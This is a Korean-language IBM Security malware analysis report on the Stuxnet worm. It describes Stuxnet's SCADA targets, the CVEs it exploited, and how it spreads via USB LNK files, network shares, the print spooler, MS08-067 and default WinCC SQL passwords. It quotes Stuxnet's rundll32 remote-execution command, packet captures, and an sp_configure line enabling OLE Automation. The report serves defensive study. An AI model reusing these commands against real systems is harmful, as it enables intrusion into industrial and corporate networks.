IBM Security

스턱스넷(Stuxnet) 상세 분석 보고서

문서 등급**:** 일반

Printed Date: 6 December 2010

문서 저자: 박형근 차장 (IBM Security Technical Leader)

IBM Security, IBM Korea

Issue: 1.0

This issue 1.0 of the document supersedes and replaces any previous issue. A marker indicates the end of this document. Any copies found to be incomplete should not be used.

목 차

1. 개요

1.1 목적

본 문서는 국가 및 산업 기반 시설에 대한 위험 관리와 관련 있는 모든 분들을 대상으로 최근 이슈가 되고 있는 스턱스넷(Stuxnet)에 대한 상세 분석 보고서입니다. 본 문서의 목적은 전 세계적으로 대두되고 있는 새로운 위협을 이해 함으로써 범국가적으로 사이버 전에 대비하며, 국가의 기간 및 산업 인프라의 핵심인 중요 정보 기반 시설에 대한 보안 대책 수립에 도움을 주고자 함입니다.

1.2 작성자

박형근 차장(IBM Security Technical Leader, CISSP, CISA, CGEIT)

본 문서에 대한 문의는 아래 연락처를 이용하시기 바랍니다.

- E-mail: securityplus@securityplus.or.kr
- 트위터: http://www.twitter.com/securityinsight
- 페이스북: http://www.facebook.com/hyungkeun.park

1.3 문서의 한계

본 문서에는 IBM X-Force 연구소의 스턱스넷(Stuxnet) 분석 보고서를 기반으로 정보 보안 전문가에게 스턱스넷(Stuxnet)에 대한 기술적 이해를 돕고자 작성되었습니다. 타 보고서의 내용을 인용하였을 경우에는 별도 각주를 첨부하여 출처를 밝혔습니다. 또한 가급적 스턱스넷(Stuxnet)에서 악용된 취약점에 대한 상세 기술적 설명 보다는 스턱스넷(Stuxnet) 자체 분석에 초점을 맞췄습니다. 따라서, 취약점에 대한 상세 내용에 대해서는 관련된 다른 보고서를 참고하시기 바라며, 악성코드 분석 차원에서 보다 상세한 분석 내용은 IBM X-Force 연구소의 스턱스넷(Stuxnet) 상세 분석 보고서(영문) 혹은 시만텍(Symantec) 사의 W32.Stuxnet Dossier version 1.3(November 2010) 영문 자료[1]를 참고하시기 바랍니다.

[1] http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/w32_stuxnet_dossier.pdf

2. 스턱스넷(Stuxnet)이란?

2.1 스턱스넷(Stuxnet) 개요

스턱스넷(Stuxnet)은 국가 및 산업의 중요 기반 시설의 공정을 감시하고 제어하는 SCADA (Supervisory Control And Data Acquisition) 시스템을 대상으로 한, 극도로 정교하고 군사적 수준의 첫 사이버 무기로 지칭되는 웜(Worm)[2]입니다. 스턱스넷(Stuxnet)은 VirusBlokAda[3]라고 하는 안티 바이러스 회사에 의해 2010 년 6 월에 최초 발견되었습니다. 이 웜(Worm)은 네트워크와 이동 저장 매체인 USB(Universal Serial Bus)를 통해 전파되었고, 이 웜(Worm)의 상세 분석과 공격 목표는 2010 년 7 월, 전 세계적인 관심과 함께 IBM X-Force 연구소를 포함한 많은 기관의 분석을 통해 밝혀졌습니다. 스턱스넷(Stuxnet)의 공격 목표는 산업 공정 제어 장치인 SCADA 시스템이며, 공정 설비와 연결된 프로그램이 가능한 논리 제어 장치(PLC – Programmable Logic Controller) 상의 코드에 대한 악의적인 변경을 통해 제어권을 획득하는 것입니다. 현재 스턱스넷(Stuxnet)의 대부분의 코드는 공개되었으며 그 작동 원리와 기능 모두가 공개된 상태입니다.

스턱스넷(Stuxnet)은 열 개의 실행 가능한 컴포넌트들로 구성되어 있습니다. 이 컴포넌트들은 스턱스넷(Stuxnet)의 핵심 모듈을 포함하여 커널 모드 모듈, USB 전파 DLL(Dynamic Link Library), 지멘스사의 SIMATIC Step7 의 구성 바이너리를 공격하기 위한 대체 DLL, 동일 시스템의 WinCC 공격을 위한 컴포넌트들이며, 각 컴포넌트들은 미리 만들어진 구성과 함께 스스로를 새롭게 복제할 수 있는 기능을 갖고 있습니다. 또한 이 컴포넌트들은 네트워크 기반의 취약점을 공격하는 코드들을 사용하였습니다. 압축 해제된 핵심 모듈의 크기는 1MB(1,233,920 Bytes)가 넘는 크기입니다. 웜(Worm) 전파를 위해 여덟 가지 다른 방식을 사용하였으며, 사용된 취약점은 윈도우 쉘 LNK 취약점, 윈도우 서버 서비스 NetPathCanonicalize() 취약점, 윈도우 프린트 스풀러 서비스 취약점, 공유 네트워크 서비스, 지멘스 SIMATIC WinCC 디폴트 패스워드 취약점과 지멘스 SIMATIC Step7 인젝션을 위한 세 개의 공격 방식 등이 이용되었습니다. 특히 발견 당시에는 아직 패치되지 않은 네 개의 취약점에 대한 공격 코드를 포함하고 있었으며, 각 컴포넌트들은 유출된 전자 인증서에 의해 서명되었습니다. 스턱스넷(Stuxnet)은 전염된 노드 간의 조정과 통신을 위해 글로벌 뮤텍스(Mutex) 프로세스와 RPC(Remote Procedure Call) 서버 등 여러 프로세스를 공격하며, 전염된 각 노드들은 피어 투 피어(Peer-to-Peer) 네트워크를 구성하여 동작합니다.

스턱스넷(Stuxnet)은 이동 저장 매체인 USB 를 공격에 활용함으로써 지멘스 SIMATIC 시스템에 대한 공극(Air Gap)[4]을 극복하였습니다. 여기서 공극(Air Gap)이란 보안 상의 이유로 인터넷에 연결된 네트워크 상에 중요 핵심 시스템을 두지 않음을 지칭하는 용어입니다. 모든 보안 전문가들은 중요 시스템과 인프라에 대해 공극 전략을 사용하도록 권장합니다. 그러나, 스턱스넷(Stuxnet)의 제작자는 이러한 사실을 매우 잘 알고 있었기 때문에, 이 악성코드 내에 네트워크의 접속 없이도 시스템 간의 전파에 이용될 수 있는 취약점을 포함하였습니다.

결론적으로 스턱스넷(Stuxnet)은 지멘스사의 PCS7 시스템 상의 프로그램이 가능한 논리 제어 장치(PLC)의 코드를 변경함으로써, 관련 SCADA 시스템을 이용하고 있는 국가 및 산업의 중요 기반 시설에 대한 공격과 파괴를 목적으로 한 매우 정교한 사이버 무기입니다.

2.2 스턱스넷(Stuxnet)의 감염 현황과 공격 대상

2.2.1 스턱스넷(Stuxnet)의 감염 현황

지난 2010 년 11 월 29 일 마무드 아마디네자드 이란 대통령에 의해 스턱스넷(Stuxnet)에 의한 이란의 우라늄 농축 프로그램의 원심분리기를 감염시켰음을 공식 확인하였으며, 지난 9 월에는 이란 내 3 만여 윈도우 시스템이 스턱스넷(Stuxnet)에 감염되었다고 발표하였습니다. 또한 지난 8 월 기준 마이크로소프트

[2] 웜(Worm): http://terms.co.kr/worm.htm

[3] VirusBlokAda: http://www.anti-virus.by

[4] Air Gap: http://en.wikipedia.org/wiki/Air_gap_%28networking%29

사의 악성코드 제거 툴인 MSRT(Malicious Software Removal Tool)에 의해 46,351 대의 PC 가 감염되었음을 탐지하였고 또한 치료하였다고 발표했습니다.[5] 시만텍 사에서는 2010 년 9 월 29 일 기준 십만 대의 시스템이 감염되었다고 발표했습니다. 특히 시만텍 사의 발표에 따르면 감염된 시스템 중 8.1%가 국내 호스트의 감염 비율이라고 밝혀 많은 논란을 불러 일으켰습니다. 지멘스 사에 따르면 2010 년 11 월 22 일 기준 전 세계 22 명의 고객이 감염 사실을 보고했다고 밝혔습니다.[6] 그러나, 현재까지 모든 감염 사례를 통틀어 국가 및 산업 공정 프로세스에 영향을 주었던 사례나 스턱스넷(Stuxnet)이 공정 통제 소프트웨어에 어떤 영향을 주고자 시도한 사례 역시 발견되지 않았습니다.

2.2.2 스턱스넷(Stuxnet)의 공격 대상

스턱스넷(Stuxnet)의 공격 대상은 스카다(SCADA) 시스템이며, 국가 및 산업의 중요 공정 프로세스를 파괴하기 위해 설계되었다는 것에는 대부분 동의하나, 스턱스넷(Stuxnet) 제작자가 실제 공격하고자 했던 물리적인 공격 목표는 아직 식별되지 않았습니다. 또한, 이 웜(Worm)에서 정의한 대상 시스템과 맞지 않는 경우에는 공격 자체가 일어나지 않았습니다. 스턱스넷(Stuxnet)이 공격 목표로 한 SCADA 시스템은 지멘스 사의 SIMATIC PCS7 이라고 하는 프로세스 통제 시스템입니다. 지멘스 사의 SIMATIC PCS7 은 많은 다양한 컴포넌트로 구성된 분산 통제 시스템입니다. 이 많은 컴포넌트 중 스턱스넷 (Stuxnet)이 공격 목표로 삼은 것은 WinCC[7]와 Step7[8] 이었습니다. SIMATIC WinCC 는 시스템 운영자에 대한 통제 및 모니터링 시스템으로 프로그램이 가능한 논리 제어 장치(PLC)와 통신하는 소프트웨어입니다. 이 시스템에 대해 스턱스넷(Stuxnet)은 하드 코딩된 기본 SQL 서버의 패스워드를 이용하여 공격을 하였습니다. SIMATIC Step7 엔지니어링 시스템은 일종의 개발 환경으로 이 시스템을 공격하기 위해 스턱스넷 (Stuxnet)은 PLC 코드 블록을 변조하고 변조된 코드 블록을 숨기며 Step7 이 호출될 때마다 감춰진 변조된 코드 블록이 실행되도록 하였습니다. 특히 이러한 공격들은 SIMATIC 프로그램이 가능한 논리 제어 장치(PCS)의 특정 CPU 에 대해만 공격이 이뤄졌는데 그것은 6ES7-315-2 와 6ES7-417 시리즈였습니다.

---

[5] http://blogs.technet.com/b/mmpc/archive/2010/08/19/one-week-later-broken-lnks-and-msrt-august.aspx

[6] http://support.automation.siemens.com/WW/llisapi.dll?func=cslib.csinfo&lang=en&objid=43876783

[7] http://www.automation.siemens.com/mcms/human-machine-interface/en/visualization-software/scada/Pages/Default.aspx

[8] http://www.automation.siemens.com/mcms/simatic-controller-software/en/step7/pages/default.aspx

3. 스턱스넷(Stuxnet)의 전파

3.1 스턱스넷(Stuxnet)의 전파 방법

스턱스넷(Stuxnet)의 전파 방법은 크게 세 가지 방식으로 나뉩니다. 첫 번째는 이동 저장 매체인 USB 플래쉬 드라이브를 통해서 전파하는 것으로 USB 연결 시 자동으로 특정 기능을 실행하도록 정의하는 autorun.inf 파일을 이용하거나, 발견되었을 당시 아직 패치되지 않았던 윈도우 쉘 LNK 취약점을 이용하였습니다. 두 번째는 네트워크를 통한 전파입니다. 네트워크 기본 공유 폴더나 스턱스넷(Stuxnet) 발견 당시에는 아직 패치되지 않았던 윈도우 프린트 스풀러 서비스 취약점을 이용하거나, 2008 년도에 컨피커(Conficker) 웜이나 다운나드업(Downadup) 웜에서 이용되었고, 이미 패치가 발표된 윈도우 서버 서비스 NetPathCanonicalize() 취약점을 이용하거나, 지멘스 SIMATIC WinCC 의 SQL 데이터베이스 서버 내의 기본 패스워드를 이용하여 네트워크를 통해 전파되었습니다. 마지막 세 번째는 Step7 프로젝트 파일을 이용한 것으로 이 방법을 통해 USB, 전자메일 등을 통해 전파가 가능하였습니다. 스턱스넷(Stuxnet)에 의해 이용되었던 취약점들을 정리해 보면 아래와 같습니다.

- CVE-2008-4250 (MS08-067) – 윈도우 서버 서비스 NetPathCanonicalize() 취약점:
  http://www.microsoft.com/korea/technet/security/bulletin/ms08-067.mspx
- CVE-2010-2568 (MS10-046) – 윈도우 쉘 LNK 취약점:
  http://www.microsoft.com/korea/technet/security/bulletin/ms10-046.mspx
- CVE-2010-2729 (MS10-061) – 윈도우 프린트 스풀러 서비스 취약점:
  http://www.microsoft.com/korea/technet/security/bulletin/ms10-061.mspx
- CVE-2010-2743 (MS10-073) – 윈도우 Win32K 키보드 레이아웃 취약점:
  http://www.microsoft.com/korea/technet/security/bulletin/ms10-073.mspx
- CVE-2010-2772 – 지멘스 SIMATIC WinCC 기본 패스워드 취약점
  http://support.automation.siemens.com/WW/view/en/43876783
- 현재까지 아직 패치되지 않은 윈도우 작업 스케줄러 취약점

3.2 이동 저장 매체 USB 를 통한 전파

스턱스넷(Stuxnet)의 이동 저장 매체를 통한 전파는 autorun.inf 파일을 이용하기도 하지만, 자동 실행 기능이 비활성화되어 있는 PC 환경에서도 감염 및 전파를 수행하기 위해 LNK 파일에 대한 윈도우 쉘 아이콘 처리자 내에 존재하는 취약점(MS10-046, CVE-2010-2568)을 이용했습니다. 이 취약점으로 인해 윈도우 익스플로러는 이동 저장 매체 상에 있는 DLL 파일을 실행하게 됩니다. 즉, 스턱스넷(Stuxnet)에 감염된 USB 를 아직 감염되지 않은 PC 에 연결하게 되면 USB 내의 파일과 디렉토리를 검색하기 위해 브라우저 창이 열리고, 그때 해당 PC 는 감염되게 됩니다. 이 취약점은 파일 열기 대화상자와 같이 아이콘이 LNK 파일에 대해 적재되는 어떤 순간에도 발생될 수 있습니다.

아래 그림은 스턱스넷(Stuxnet)에 감염된 이동 저장 매체 USB 내의 디렉토리 목록입니다.

```
05/20/2010  10:35 AM             4,171 Copy of Copy of Copy of Copy of Shortcut to.lnk
05/20/2010  10:35 AM             4,171 Copy of Copy of Copy of Shortcut to.lnk
05/20/2010  10:35 AM             4,171 Copy of Copy of Shortcut to.lnk
05/20/2010  10:35 AM             4,171 Copy of Shortcut to.lnk
05/20/2010  10:35 AM           517,632 ~WTR4132.tmp
05/20/2010  10:35 AM            25,720 ~WTR4141.tmp
```

이 LNK 파일의 내용을 살펴 보면 아래와 같습니다.

```
Copy of Copy of Copy of Copy of Shortcut to.lnk
\\.\STORAGE#RemovableMedia#7&250b3047&0&RM#{53f5630d-b6bf-11d0-94f2-
00a0c91efb8b}\~WTR4141.tmp

Copy of Copy of Copy of Shortcut to.lnk
\\.\STORAGE#RemovableMedia#8&250b3047&0&RM#{53f5630d-b6bf-11d0-94f2-
00a0c91efb8b}\~WTR4141.tmp

Copy of Copy of Shortcut to.lnk
\\.\STORAGE#Volume#1&19f7e59c&0&_??_USBSTOR#Disk&Ven_SanDisk&Prod_Cruzer&Rev_1.00#2006057
2900EB3235BDF&0#{53f56307-b6bf-11d0-94f2-00a0c91efb8b}#{53f5630d-b6bf-11d0-94f2-
00a0c91efb8b}\~WTR4141.tmp

Copy of Shortcut to.lnk
\\.\STORAGE#Volume#_??_USBSTOR#Disk&Ven_SanDisk&Prod_Cruzer&Rev_1.00#20060572900EB3235BDF
&0#{53f56307-b6bf-11d0-94f2-00a0c91efb8b}#{53f5630d-b6bf-11d0-94f2-
00a0c91efb8b}\~WTR4141.tmp
```


위 디렉토리 목록은 USB 내에 스턱스넷(Stuxnet)에 감염되었을 때 어떤 파일들이 존재하게 되는지를 보여줍니다. 동적 연결 라이브러리(DLL - dynamic link library)로써 로딩되는 파일이 있는데, USB 상에서 모든 LNK 파일은 ~WTR4141.tmp 파일을 가리키고 있으며 이 파일이 동적 연결 라이브러리(DLL) 형태로 로딩되게 됩니다. 상기 디렉토리 목록을 보면 4 개의 약간씩 다른 형태의 LNK 파일을 볼 수 있습니다. 이것은 윈도우 XP, 윈도우 2003, 비스타와 윈도우 7 등 대상 운영 체제마다 각기 다른 형태가 필요하기 때문입니다. 그 링크 자체는 장치 이름을 사용한 특별한 경로를 이용합니다. 그 이유는 이 웜(Worm)도 USB 장치가 어디에 위치할지 알 수 없기 때문입니다. 하나의 시스템 상에서 USB 장치는 예를 들면 최초 연결 시 F 드라이브였다가 다음 연결 시에는 G 드라이브로 재할당될 수 있습니다. 그렇기 때문에 이러한 형태로 경로를 사용하는 것은 정확한 장치 상의 정확한 파일을 참조하도록 확실하게 보장해 줄 수 있습니다.

'~WTR4141.tmp' 파일은 앞서 설명 드린 바와 같이 LNK 취약점을 사용하여 탐색기 프로세스(explorer.exe)에 의해 로드되는 동적 연결 라이브러리(DLL) 파일입니다. 리얼텍(Realtek) 반도체 회사의 인증서를 갖고 서명되어 있긴 하지만, 해당 서명은 유효하지 않습니다. 이 모듈은 LoadLibrary() 시스템 콜에 의해 직접 로딩하기 때문에 서명을 한 것으로 보입니다. 다른 모듈들은 안티 바이러스 소프트웨어와 어플리케이션 화이트리스트 방식의 제어 소프트웨어를 우회하도록 설계된 프로세스 인젝션 기술을 사용하여 적재합니다. 이 '~WTR4141.tmp' 모듈이 적재되면 악의적인 파일들을 숨기기 위해서 디렉토리 내에 파일들을 검색하는 데 사용되는 함수에 대한 시스템 콜을 후킹한 후 탐색기 창에서 '새로 고침'을 실행합니다. 그런 다음 '~WTR4141.tmp' 파일 내의 감염 카운터를 감소시키는 데, 이것이 왜 서명이 유효하지 않은지에 대한 이유입니다. 메모리 상에 '~WTR4141.tmp' 파일을 적재하고, 코드 라이브러리로써 '~WTR4141.tmp' 파일을 직접 매핑합니다. 코드를 적재하기 위해서 또다른 매우 흥미로운 사용자 모드 함수 후킹 기법이 사용되었습니다. 아래 그림은 스턱스넷(Stuxnet)의 NTDLL 후킹에 대한 전과 후 비교 자료입니다.

NTDLL 후킹 이전

```
                                NtCreateSection proc near

B8 32 00 00 00                  mov     eax, 32h
BA 00 03 FE 7F                  mov     edx, 7FFE0300h
FF 12                           call    dword ptr [edx]
C2 1C 00                        retn    1Ch
                                NtCreateSection endp
```

NTDLL 후킹 이후	

'~WTR4141.tmp' 파일의 스터브[9] 내에 암호화된 핵심 스턱스넷(Stuxnet) 코드가 포함되어 있습니다. 이 암호화된 파일의 크기는 498,176 바이트입니다. 그러나 UPX(Ultimate Packer for eXecutables)[10]를 통해 압축 해제한 사이즈는 1,233,920 바이트입니다. 이 핵심 스턱스넷(Stuxnet) 코드가 실행되면, 먼저 실행시킨 윈도우 시스템의 버전을 확인하는 것입니다. 또한, 관리자 권한으로 실행된 것이 아니라면, 두 개의 권한 상승 공격 코드를 사용하여 관리자 권한을 획득합니다. 관리자 권한이거나 권한 상승을 통해 관리자 권한을 획득했다면, lsass.exe, svchost.exe, winlogin.exe 나 안티 바이러스 프로세스처럼 스스로를 재실행시킵니다. 재실행을 통해 만들어진 새로운 프로세스 내에서 설치 루틴을 실행합니다. 이 '~WTR4141.tmp' 파일은 프로세스 인젝션 기술을 통해 메모리에 적재되기 때문에 전자 서명을 이용할 필요는 사실 없었습니다.

설치 루틴에서는 먼저 하드디스크에 MrxCls.sys 와 MrxNet.sys 라는 두 개의 커널 모드 컴포넌트 파일을 생성합니다. 그런 다음, 이 컴포넌트들이 부팅 시 실행될 수 있도록 시스템 서비스 항목으로 추가하고는 이 서비스들을 직접 기동시킵니다. 또한, \%SystemRoot%\inf 에 oem6c.pnf, oem7a.pnf, mdmeric3.pnf, mdmcpq3.pnf 라는 구성 파일들을 생성합니다. 이 과정을 끝으로 감염은 완료됩니다. 감염 즉시 스턱스넷(Stuxnet)은 RPC(Remote Procedure Call) 서버를 기동하기 위해 services.exe 프로세스 내로 자체 코드를 주입합니다. 운영 중인 Step7 프로젝트 메니저도 감염시킵니다. 이러한 인젝션 과정이 끝나면 감염 루틴이 시작되며 스턱스넷(Stuxnet)은 네트워크를 스캐닝하고 감염되지 않은 USB 드라이브를 감염시키기 위해 기다립니다. 설치 루틴에 대한 보다 상세한 내용은 다음 '4. 스턱스넷(Stuxnet)의 설치와 주요 기능' 섹션에서 다시 다루도록 하겠습니다.

이러한 프로세스 인젝션 방식은 개인용 방화벽, 안티바이러스와 어플리케이션 화이트리스트 소프트웨어를 방해하기 위해 설계되었습니다. 이 제품들은 일반적으로 바이러스 스캐닝이나 화이트리스트에 대해 해쉬 확인 등 다양한 테스트를 통과했을 때 실행 파일의 실행을 허용합니다. 그러나, 이미 메모리에 로딩되고 실행할 준비가 되어 있는 실행 파일, 즉 실행 프로세스에 대해서, 스턱스넷(Stuxnet)은 파일 자체에 대한 어떠한 확인도 우회할 수 있도록, 그 프로세스 안으로 자기 자신을 복제할 수 있습니다.

3.3 네트워크를 통한 전파

3.3.1 네트워크 공유를 통한 전파


스턱스넷(Stuxnet)은 원격 시스템 상의 C$와 Admin$의 네트워크 공유가 있는지를 찾습니다. 만일 이런 네트워크 공유를 발견하게 되면 우선 쓰기 가능한 디렉토리 내에 "DEFRAGxxxxx.TMP"라는 이름으로 자기 자신과 같은 파일을 생성합니다. 이 파일을 실행하기 위해서 다음과 같은 명령을 수행하려고 시도합니다.

rundll32.exe "DEFRAGxxxxx.TMP",DllGetClassObjectEx

[9] http://terms.co.kr/stub.htm


[10] http://ko.wikipedia.org/wiki/UPX

이 뿐만 아니라, 이 명령을 수행할 수 있는 서로 다른 네 가지 방법을 이용합니다. 첫 번째는 현재의 사용자 인증 정보를 이용하여 명령을 수행하는 것이고, 두 번째는 explorer.exe 의 인증 정보를 이용하여 수행하는 것입니다. 세 번째는 즉시 이 명령을 수행하기 위해 WMI 의 win32_Process:Create 를 이용하는 것입니다.



Source	Destination	Protocol	Info
192.168.232.129	192.168.232.128	SMB	Close Response, FID: 0x4003
192.168.232.128	192.168.232.129	SMB	NT Create AndX Request, FID: 0x4004, Path: \Documents and Settings\DEFRAG985b8.TMP
192.168.232.129	192.168.232.128	SMB	NT Create AndX Response, FID: 0x4004
192.168.232.128	192.168.232.129	SMB	Trans2 Request, QUERY_FILE_INFO, FID: 0x4004, Query File Basic Info
192.168.232.129	192.168.232.128	SMB	Trans2 Response, FID: 0x4004, QUERY_FILE_INFO
192.168.232.128	192.168.232.129	SMB	Trans2 Request, QUERY_FS_INFO, Info Allocation
192.168.232.129	192.168.232.128	SMB	Trans2 Response, QUERY_FS_INFO
192.168.232.128	192.168.232.129	SMB	Write AndX Request, FID: 0x4004, 1 byte at offset 517631
192.168.232.129	192.168.232.128	SMB	Write AndX Response, FID: 0x4004, 1 byte
192.168.232.128	192.168.232.129	SMB	Trans2 Request, QUERY_FILE_INFO, FID: 0x4004, Query File Standard Info
192.168.232.129	192.168.232.128	SMB	Trans2 Response, FID: 0x4004, QUERY_FILE_INFO
192.168.232.128	192.168.232.129	TCP	[TCP segment of a reassembled PDU]
192.168.232.128	192.168.232.129	TCP	[TCP segment of a reassembled PDU]
192.168.232.128	192.168.232.129	TCP	[TCP segment of a reassembled PDU]
192.168.232.129	192.168.232.128	TCP	netbios-ssn > remote-as [ACK] Seq=6353 Ack=7568 Win=65535 Len=0
192.168.232.128	192.168.232.129	TCP	[TCP segment of a reassembled PDU]

마지막 네 번째 방법은 현 시각으로부터 119 초 후에 명령을 수행하도록 하는 작업을 스케줄 하기 위해 NetScheduleJobAdd 를 사용하는 것입니다.



No.	Time	Source	Destination	Protocol	Info
1160	3755.77621	192.168.232.128	192.168.232.129	DCERPC	Bind: call_id: 1 ATSVC V1.0
1161	3755.77630	192.168.232.129	192.168.232.128	SMB	Write AndX Response, FID: 0x4005, 72 bytes
1162	3755.77658	192.168.232.128	192.168.232.129	SMB	Read AndX Request, FID: 0x4005, 1024 bytes at offset 0
1163	3755.77664	192.168.232.129	192.168.232.128	DCERPC	Bind_ack: call_id: 1 accept max_xmit: 4280 max_recv: 4280
1164	3755.77727	192.168.232.128	192.168.232.129	ATSVC	JobAdd request
1165	3755.81917	192.168.232.129	192.168.232.128	ATSVC	JobAdd response
1166	3755.81947	192.168.232.128	192.168.232.129	SMB	Close Request, FID: 0x4005
1167	3755.81959	192.168.232.129	192.168.232.128	SMB	Close Response, FID: 0x4005

```
⊞ Flags: 0x10: JOB_NONINTERACTIVE
⊟ Pointer to Command (uint16): rundll32.exe "C:\Documents and Settings\DEFRAG985b8.TMP" ,DllGetClassObjectEx
    Referent ID: 0x00020004
    Max Count: 78
    Offset: 0
    Actual Count: 78
    Command: rundll32.exe "C:\Documents and Settings\DEFRAG985b8.TMP" ,DllGetClassObjectEx
```

“DEFRAGxxxxx.TMP” 파일의 실행 이후는 ‘3.2. 이동 저장 매체 USB 를 통한 전파’에서 ‘~WTR4141.tmp’ 파일을 실행시킨 이후와 동일합니다.

3.3.2 프린트 스풀러 취약점을 이용한 전파

스턱스넷(Stuxnet)이 이 프린트 스풀러 취약점(MS10-061, CVE-2010-2719)을 이용한다는 사실을 보안 연구원들이 밝혀내기 전까지 이 취약점은 아직 패치 되지 않은 상태였습니다. 하지만, IBM 의 가상 패치 기술[11] 을 이용한 여러 보안 제품에서는 MSRPC_Spoolss_GetDocPrinter_Exec 라는 항목으로 해당 취약점을 탐지하고 공격을 방어하고 있었습니다. 이 취약점은 2009 년 4 월 Hackin9 보안 잡지에서 Carsten Köhler 에 의해 “Print Your Shell”이란 제목으로 최초 발표되었습니다. 이 취약점을 이용하여 공격하기 위해서는 공격 대상 시스템에 파일과 프린터 공유가 “사용함”으로 활성화되어 있어야 하고, 프린터는 반드시 공유되어야 합니다. 이 취약점은 \%SysemRoot%\System32 디렉토리에 게스트 계정으로 로그온한 사용자에게 파일을 쓸 수 있도록 허용하는 것입니다. 즉, 이 취약점은 단지 파일 쓰기만 허용된 취약점이었기 때문에 스턱스넷(Stuxnet)은 그 파일을 실제적으로 실행하기 위한 다른 방법이 필요했습니다. 스턱스넷(Stuxnet)은 대상 시스템에 아래 두 파일을 생성하기 위해서 프린터 스풀러 취약점을 이용했습니다.

- \%SystemRoot%\System32\winsta.exe
- \%SystemRoot%\System32\wbem\mof\sysnullevnt.mof

이 중 winsta.exe 는 스턱스넷(Stuxnet)의 핵심 모듈입니다. sysnullevnt.mof 는 WMI BMF(Binary Managed Object Format) 파일로 MOF 파일의 컴파일된 버전입니다.

---

[11] 가상 패치 기술(Virtual Patch Technology): IBM 의 등록상표이며, 이 기술이 적용된 제품에는 IBM Security Network Intrusion Prevention System, IBM Security Server Protection 등이 있습니다.

\%SystemRoot%\System32\wbem\mof\ 디렉토리는 기본 MOF 자체 설치 디렉토리입니다. 여기에 위치된 어떤 파일도 자동적으로 컴파일되고 등록됩니다. 자체 설치 디렉토리는 레지스트리 내에 아래와 같이 구성됩니다.

HKLM\Software\Microsoft\WBEM\MOF Self-Install Directory

이 MOF 파일은 winsta.exe 를 실행하기 위한 WMI 코드가 포함되어 있고, 실행 이후에는 winsta.exe 와 sysnullevnt.mof 파일을 삭제합니다.

3.3.3 NetPathCanonicalize 취약점을 이용한 전파

이 취약점(MS08-067, CVE-2008-4250)은 컨피커에 의해 사용되었으며, 2008 년에 이미 패치되었습니다. IBM 의 가상 패치 기술이 적용된 제품에서도 MSRPC_Srvsvc_Bo 라는 항목으로 해당 취약점을 탐지하고 공격을 방어하고 있습니다. 스턱스넷(Stuxnet)에서 두 가지 조건이 충족될 때 이 취약점을 이용하였습니다. 첫 째는 안티 바이러스 시그니처 업데이트 일자가 오래되었고, 두 번째는 윈도우 DLL 파일들의 변경 일자를 확인하여 이 DLL 파일들이 패치되지 않았다는 것이 확인될 때입니다. 이 때 사용된 공격 코드는 컨피커에서 사용했던 것보다 향상된 쉘 코드 기술을 사용하였습니다.

3.3.4 WinCC SQL 기본 패스워드를 이용한 전파

스턱스넷(Stuxnet)은 WinCCConnect 계정에 대해 기본 패스워드를 사용하고 있는 WinCC SQL 서버에 접속한 다음, OLE 자동 저장 프로시저를 활성화하기 위해 다음과 같은 명령을 실행합니다.

sp_configure ‘Ole Automation Procedures’, 1

